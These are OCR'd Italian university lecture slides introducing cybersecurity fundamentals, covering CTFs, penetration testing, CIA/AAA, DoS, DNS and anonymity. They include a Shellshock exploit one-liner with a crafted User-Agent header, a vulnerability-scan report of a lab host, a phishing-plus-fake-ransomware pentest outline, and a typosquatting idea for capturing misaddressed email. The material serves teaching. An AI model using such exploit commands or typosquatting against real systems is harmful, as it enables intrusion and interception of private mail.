Introduzione

Fondamenti di Cybersecurity 2022/2023

Davide Berardi <davide.berardi@unibo.it>

Il corso è diviso in 3 macro-parti:

- Parte Generale
- Crittografia
- Esercitazioni

Imparerete le basi della crittografia e della cybersecurity **infrastrutturale** e **applicativa**.
No Web! (qualche accenno, ne parleremo tra poco).

Esercitazioni: 8/30 del totale
Esame Scritto: 24/30 del totale.
Voto >30 = Lode!

Parte Generale: Davide Berardi <davide.berardi@unibo.it >
Crittografia: Riccardo Treglia <riccardo.treglia@unibo.it >
Tutor / Esercitazioni: Giacomo Gori <g.gori@unibo.it >

Davide Berardi

http://cs.unibo.it/~davide.berardi6
Founder of MON5 security startup (https://mon5.it)

Adjunct Professor & Research Fellow @ UniBo

Ph.D. in Computer Science & Engineering from 2022
Ex (from 2016 to 2018) Firmware Engineer @ T3LAB
Member of Ulisse (https://ulis.se)

Keywords: Network Security; System Administration; GNU/Linux; Embedded Systems; Industrial / Automotive / Satellite Security

Hacker 7.0


Stuart McClure – Joel Scambray – George Kurtz
HACKER
7.0
DA 13 ANNI IL BEST SELLER
SULLA SICUREZZA INFORMATICA
TRADOTTO IN 30 LINGUE
600.000 COPIE VENDUTE
"Un buon sistema di sicurezza si misura proprio con
'non succede niente'."
– Stuart McClure, Joel Scambray, George Kurtz
APOGEO

La cybersecurity è un processo. È trasversale agli argomenti.
E.g. sicurezza delle reti, sicurezza industriale, sicurezza web, sicurezza degli applicativi, sicurezza infrastrutturale, etc.

- Linux / VM
- TOR / Dark Web / OSINT
- Radio / SDR
- Cifrari simmetrici / asimmetrici
- Password
- Sicurezza Wifi
- Network Security
- Reverse engineering e pwning
- Hardware security e Hardware open source (accenni)

Essendo una materia estremamente ampia, esistono diversi corsi Unibo.

Possibili corsi a scelta dei vostri 12 CFU:


Triennale Informatica: questo corso (6CFU, hw / reverse engineering)

Triennale Ingegneria Informatica: Laboratorio Di Sicurezza Informatica T (6CFU, web / red teaming)

Attività extra:

Cyberchallenge: `https://cyberchallenge.it/`

- Percorso a numero chiuso di 12 Lezioni su temi avanzati di sicurezza (PWN, reverse engineering, Web security, crypto, sicurezza dei sistemi e delle reti).



1 Luglio 2019 Premi e riconoscimenti

Cyber challenge italiana, medaglia d'argento per i cyber-defender Unibo

Il team dell'Alma Mater ha sbaragliato le altre squadre, composte da studenti universitari provenienti da tutta Italia, in una sfida sulla gestione della sicurezza di sistemi informatici di tipo attacco-difesa

Attività extra:

- Ulisse, Unibo Laboratory of Information and System SEcurity, gruppo di studenti e dottorandi interessati alla sicurezza informatica. Facciamo:
  - Progetti (sicurezza di ALMAWIFI);
  - CTF (Competizioni di sicurezza informatica);
  - Seminari.
  - `ulis.se` oppure `ulisse.unibo.it`

SMBs typically spend around 10% of their annual budget on cybersecurity The amount of money that many businesses spend on cyber security services varies but usually falls around 10% of the yearly IT budget. Companies spend $250,000 on cybersecurity solutions and training with annual IT budgets of $2.5M. Each full-time employee costs a company $2,500 – $2,800 for solid cyber security protection.

https://imagineiti.com/
how-much-does-cybersecurity-cost-for-small-to-mid-sized-businesses/

If You Think Education Is Expensive, Try Ignorance

Derek Bok

Ransomware attacks grew and destructive attacks got costlier

The share of breaches caused by ransomware grew 41% in the last year and took 49 days longer than average to identify and contain. Additionally, destructive attacks increased in cost by over USD 430,000.

$4.54M

Average cost of a ransomware attack

$5.12M

Average cost of a destructive attack

https://www.ibm.com/reports/data-breach

Gli attacchi moderni si classificano principalmente per le seguenti tipologie:

- Ransomware
- Malicious Code
- Destructive Malware
- Rootkits and Botnets
- Trojan horses
- Corrupted Software Files
- Spyware
- Denial-of-Service Attacks
- Phishing
- Network Infrastructure Devices
- Website Security
- Securing Wireless Networks
- Mobile security

Gli hacker vengono generalmente classificati secondo tre categorie:

- White Hat, hacker “buoni”;
- Black Hat, hacker “cattivi”;
- Grey Hat.

Sono classificazioni che riguardano l’etica degli attaccanti.

Pensate alle CTF un po' come alle olimpiadi dell'informatica, con l'unica differenza che sono in gruppo e dovete bucare dei software!

How does it feels like

How it really is

Le CTF saranno parte integrante di questo percorso, le esercitazioni saranno strutturate allo stesso modo di una CTF semplice.

Un esempio di CTF (in realtà un wargame) è:
`https://overthewire.org/wargames/bandit/`.

Molto consigliato svolgerlo per prepararsi al corso!

Uno dei concetti più importanti e controintuitivi della sicurezza informatica.

Security by Obscurity è la segretezza di un sistema data dal fatto che non si conoscono i suoi funzionamenti interni.

La sicurezza di un sistema non deve mai dipendere dalla segretezza del suo funzionamento.

Esempio: Qual è la sicurezza di un sistema web che controlla la password lato client?

Nessuna! Potete creare un altro client copiando il codice e togliendo il controllo della password.


La sicurezza in questo caso sta nel fatto che credete che nessuno sia in grado di riscrivere il client togliendo quel controllo.

È esattamente quello che succede con le crack dei videogiochi.

Il mondo dell'hacking Etico (white hat) si divide in diversi team.

- Red Team – Team "d'attacco" (e.g. penetration tester)
- Blue Team – Team "di difesa" (e.g. sysadmin)


Mix di questi team e altri team sono presenti sul mercato!



Un'azienda potrebbe richiedere una certificazione del proprio livello di sicurezza (infrastrutturale o di un suo prodotto). Per questo scopo esistono due procedure:

- Vulnerability Assessment
- Penetration Test

Il primo espone al cliente la lista di **possibili** Vulnerabilità presenti, il secondo dove un hacker può arrivare sfruttando certe vulnerabilità



Greenbone Security Assistant

No auto-refresh | Logged in as Admin admin | Logout
Fri May 19 01:41:22 2017 UTC

Dashboard | Scans | Assets | SecInfo | Configuration | Extras | Administration | Help

Anonymous X... | Done

Filter:
autofp=0 apply_overrides=1 notes=1 overrides=1 result_hosts_only=1 first=1 rows=100 sort-reverse=severity levels=hml min_qod=70

Report: Results (71 of 333)

ID: 0a9ffc25-02e7-490d-9ae2-62ae926dae1c
Modified: Fri May 19 01:12:43 2017
Created: Fri May 19 00:55:09 2017
Owner: admin


1 - 71 of 71

Vulnerability	Severity	QoD	Host	Location	Actions
Check for rexecd Service	10.0 (High)	80%	192.168.1.92	512/tcp	
TWiki XSS and Command Execution Vulnerabilities	10.0 (High)	80%	192.168.1.92	80/tcp	
Distributed Ruby (dRuby/DRb) Multiple Remote Code Execution Vulnerabilities	10.0 (High)	99%	192.168.1.92	8787/tcp	
Java RMI Server Insecure Default Configuration Remote Code Execution Vulnerability	10.0 (High)	95%	192.168.1.92	1099/tcp	
Possible Backdoor: Ingreslock	10.0 (High)	99%	192.168.1.92	1524/tcp	
OS End Of Life Detection	10.0 (High)	80%	192.168.1.92	general/tcp	
DistCC Remote Code Execution Vulnerability	9.3 (High)	99%	192.168.1.92	3632/tcp	
MySQL / MariaDB weak password	9.0 (High)	95%	192.168.1.92	3306/tcp	
VNC Brute Force Login	9.0 (High)	95%	192.168.1.92	5900/tcp	
PostgreSQL weak password	9.0 (High)	99%	192.168.1.92	5432/tcp	
SSH Brute Force Logins With Default Credentials Reporting	9.0 (High)	95%	192.168.1.92	22/tcp	
DistCC Detection	8.5 (High)	95%	192.168.1.92	3632/tcp	
PostgreSQL Multiple Security Vulnerabilities	8.5 (High)	80%	192.168.1.92	5432/tcp	
Check for rlogin Service	7.5 (High)	70%	192.168.1.92	513/tcp	
phpinfo() output accessible	7.5 (High)	80%	192.168.1.92	80/tcp	
phpMyAdmin BLOB Streaming Multiple Input Validation Vulnerabilities	7.5 (High)	80%	192.168.1.92	80/tcp	
phpMyAdmin Code Injection and XSS Vulnerability	7.5 (High)	80%	192.168.1.92	80/tcp	
Tiki Wiki CMS Groupware < 4.2 Multiple Unspecified Vulnerabilities	7.5 (High)	80%	192.168.1.92	80/tcp	
phpMyAdmin Configuration File PHP Code Injection Vulnerability	7.5 (High)	80%	192.168.1.92	80/tcp	

Esempio di Penetration Test a MON5:

1. Vengono ricercati online i profili delle persone che lavorano in MON5 (OSINT);
2. Viene creato un finto ransomware da inviare ai dipendenti;
3. Viene mandata una mail di phishing contenente un exploit e il ransomware;
4. Viene infettata l'azienda.


L'azienda era carente quindi di formazione di personale, viene creato un report per spiegare i passi da effettuare per correggere queste mancanze.



La kill chain è un processo messo in atto dagli attaccanti e ricalcato da chi si vuole mettere nei panni di un attaccante.


Una debolezza in un sistema informatico che può essere sfruttata da una fonte terza.

Esempio: Weird Machine



Un exploit è un programma o uno script o un comando in grado di sfruttare una specifica vulnerabilità per ottenere un risultato (e.g. installare un malware o ottenere una shell).
Esempio: Shellshock

curl -H "User-Agent: () { :; }; /bin/eject" http://example.com/


EXPLOIT DATABASE
Verified
Has App
Filters
Reset All
Show 15
Search:
Date D A V Title Type Platform Author
2023-02-20 pfBlockerNG 2.1.4_26 - Remote Code Execution (RCE) WebApps PHP IHTeam
2022-11-11 SmartRG Router SR510n 2.6.13 - Remote Code Execution Remote Hardware Yerodin Richards
2022-11-11 CVAT 2.0 - Server Side Request Forgery WebApps Python Emir Polat
2022-11-11 IOTransfer V4 - Unquoted Service Path Local Windows BLAY ABU SAFIAN
2022-11-11 AVEVA InTouch Access Anywhere Secure Gateway 2020 R2 - Path Traversal Remote Hardware Jens Regel

Un CVE (Common Vulnerability Exposure) è un programma di classificazione delle vulnerabilità.

A molte vulnerabilità note è associato un identificativo CVE con il relativo livello di minaccia.

zeroday

Uno Zero Day è una vulnerabilità precedentemente ignota a chi è interessato alla sua risoluzione

Uno script kiddie (skid) è un Hacker che si limita ad eseguire (o modificare leggermente ed eseguire) exploit senza capirne il funzionamento interno.

Sono generalmente bistrattati dalla community hacker ma costituiscono una minaccia alla stregua black hat malevoli (se non peggio).

Uno skid potrebbe lanciare un exploit in grado di generare un Denial of Service di una linea di produzione, anche come danno collaterale.

Domande?

TOR / Dark Web e principi Crittografici

Fondamenti di Cybersecurity 2022/2023

Davide Berardi <davide.berardi@unibo.it>

La parte di sicurezza informatica che studieremo oggi ha le sue fondamenta in due principi fondamentali: AAA e CIA.

- Authentication (autenticazione)
- Authorization (autorizzazione)
- Accounting (accreditamento)


Sono facili da ricordare in questo ordine, senza avere una "proprietà" è difficile garantirne una successiva.


La proprietà di autenticazione è la capacità di un sistema di garantire che un utente possa essere identificato tramite informazioni in suo possesso.

Queste identificazioni possono essere di tre tipi:

- Quello che si ha (e.g. badge)
- Quello che si sa (e.g. password)
- Quello che si è (e.g. impronta digitale)

Se queste informazioni si combinano viene messa in atto la cosiddetta autenticazione multifattore:






più meccanismi dello stesso tipo non aumentano la sicurezza!

L'autorizzazione indica che cosa può effettuare un determinato utente.

Esempio: Nel sistema X la password dell'utente può essere cambiata solo da l'utente stesso a fronte di un'autenticazione o un utente speciale (amministratore).

L'accounting è la procedura con cui si assegnano determinate operazioni effettuate a un account (logging).

Ad esempio il traffico consumato dalla propria scheda SIM, quali siti visitate o l'ultima volta che avete cambiato la password.



Esistono inoltre altri tre concetti (due saranno **fondamentali** durante il modulo di crittografia).

- Confidenzialità
- Integrità
- Disponibilità


Questi concetti sono indipendenti l'uno dall'altro, la sicurezza di un sistema si può misurare in base a questi tre fattori (che devono essere sempre presenti).

Una messaggio si definisce confidenziale se può essere letto solo dal destinatario predesignato.

Alice vuole mandare un messaggio a Bob (immaginiamo su whatsapp, mail, teams o telegram), questo messaggio può essere letto solo da Bob.

Ricordiamoci che bisogna pensare come se fosse sempre possibile mettersi nel mezzo di una comunicazione, anche spacciandosi per il destinatario con il mittente e per il mittente con il destinatario.

Questi attacchi prendono il nome di **Man in the Middle**.



Eve, un attaccante nel mezzo cerca di leggere il messaggio per Bob.

Una messaggio si definisce integro se il destinatario è certo del suo mittente.

Alice vuole mandare un messaggio a Bob (immaginiamo su whatsapp, mail, teams o telegram), Bob è sicuro che arrivi da Alice.

Mallory, un attaccante, modifica un messaggio di Alice inviandolo a Bob (e.g. cambia l'IBAN presente su una fattura).

Mallory, un attaccante, si spaccia per Alice e invia un messaggio a Bob.

La disponibilità è la capacità di un sistema di rispondere a determinate richieste.

Alice vuole mandare un messaggio a Bob (immaginiamo su whatsapp, mail, teams o telegram), è garantito che il messaggio arrivi entro un certo tempo.

Mallory, un attaccante nel mezzo, elimina il messaggio per Bob.

Un altro esempio di Denial of Service è un attacco effettuabile per la prenotazione di un ristorante.

1. L'attaccante chiama il ristorante prenotando tutti i coperti

Un altro esempio di Denial of Service è un attacco effettuabile per la prenotazione di un ristorante.

1. Il ristorante non si fida di qualcuno che prenota l'intero ristorante
2. L'attaccante chiama il ristorante n/2 volte prenotando ogni volta un tavolo per 2 persone, dando sempre un nome diverso (spoofing).

Un altro esempio di Denial of Service è un attacco effettuabile per la prenotazione di un ristorante.

1. Il ristorante non si fida di qualcuno che prenota l'intero ristorante
2. Il ristoratore riconosce la voce dell'attaccante e i meccanismi di modifica della voce.
3. L'attaccante e n/2 amici chiamano il ristorante prenotando ogni volta un tavolo per 2 persone. (Distributed denial of service)

Una proprietà non presente in CIA (perché non rappresenta la sicurezza di un sistema ma un modo di eludere la proprietà di accounting) è l'anonimato online.

Spoiler: Navigando online non siete anonimi.


Siete soggetti a profilazione da parte di ISP (chi vi fornisce la rete), social network, cookies traccianti, etc.

Il protocollo usato a livello globale per identificare un server è Internet Protocol (IP).


La versione 4 prevede indirizzi (che possiamo pensare come numeri di telefono) a 32 bit:

Il server deve conoscere il vostro indirizzo pubblico per rispondere!!! (no anonimato)

Gli indirizzi NON (spoiler: nemmeno i numeri di telefono!) sono protetti da una forma di integrità. Chiunque può cambiare il proprio IP sorgente, esattamente come sulla busta di una lettera.



Non entreremo nei dettagli del routing. Ci limiteremo a dire che, semplicemente, il vostro pacchetto viene fatto passare attraverso un'infrastruttura di router...i quali sono per definizione Man in the Middle!



[1]

[1] Immagine da cloudflare


Al livello superiore, i servizi vengono identificati tramite quella che viene indicata come "porta". Esempi di porte TCP molto usate sono:

- 22 SSH
- 25 SMTP (mail in uscita)
- 80 HTTP
- 110 POP (mail in entrata)
- 443 HTTPS

TCP prevede il concetto di connessione, a differenza di altri protocolli dello stesso livello (UDP).

Sempre nel mondo dei telefoni possiamo pensare a questo concetto come una chiamata.


Per effettuare questa operazione TCP invia un pacchetto con una segnalazione speciale chiamata SYN, si aspetta un pacchetto con una segnalazione SYN-ACK e, per "rispondere" correttamente deve inviare un pacchetto contenente una segnalazione ACK.



2

[2]immagine da tcpipguide.com

Cosa succede se non si invia mai l'ACK finale e il server può accettare al massimo n connessioni?



[3]

[3] immagine da tcpipguide.com


Cosa succede se non si invia mai l'ACK finale e il server può accettare al massimo n connessioni?

Denial of Service dopo n "chiamate"!

Ricordiamo l'esempio del ristorante.

Il mondo dei servizi online non ragiona con indirizzi (sarebbe quasi impossibile non sbagliare un'indirizzo email...pensate se per inviarmi una mail dovreste ricordarvi davide.berardi@137.204.24.147 ...).

Per questo motivo esiste un registro online distribuito chiamato DNS.




[4]

[4] Immagine da geekforgeeks

Cosa succede se compriamo il dominio gmail.it?


Tutte le persone che sbaglieranno a scrivere un indirizzo gmail.com invieranno una mail al nostro server. Questo fa in modo di ottenere email private senza nemmeno dover usare social engineering.



Lo sniffing è una forma di Eavesdropping, può essere fatto (e normalmente viene messo in atto) da chiunque lungo il percorso verso la vostra destinazione.

Security by Obscurity

In tutti i protocolli che abbiamo elencato è possibile fare sniffing (e.g. sniffing DNS rivela a che siti state facendo richiesta, sniffing TCP cosa state chiedendo al server, etc).


icmp
No. Time Source
3 2021-04-26 18:16:47.702410820 130.136.4.127
4 2021-04-26 18:16:48.675862625 10.0.2.15
5 2021-04-26 18:16:48.699709363 130.136.4.127
6 2021-04-26 18:16:49.677022586 10.0.2.15
7 2021-04-26 18:16:49.700911343 130.136.4.127
8 2021-04-26 18:16:50.677407350 10.0.2.15
9 2021-04-26 18:16:50.701587524 130.136.4.127

Prendiamo in considerazione un caso più semplice: l'invio di mail anonime.


Un anonymous remailer è un server che ricevuta una mail (con le informazioni sul destinatario) la inoltra al destinatario rimuovendo le informazioni del mittente.


È il concetto alla base di VPN come NordVPN


Un Anonymous Remailer è un esempio di Proxy. Il problema dei proxy è che il proxy ha informazioni su di voi (e può agire da eavesdropper).

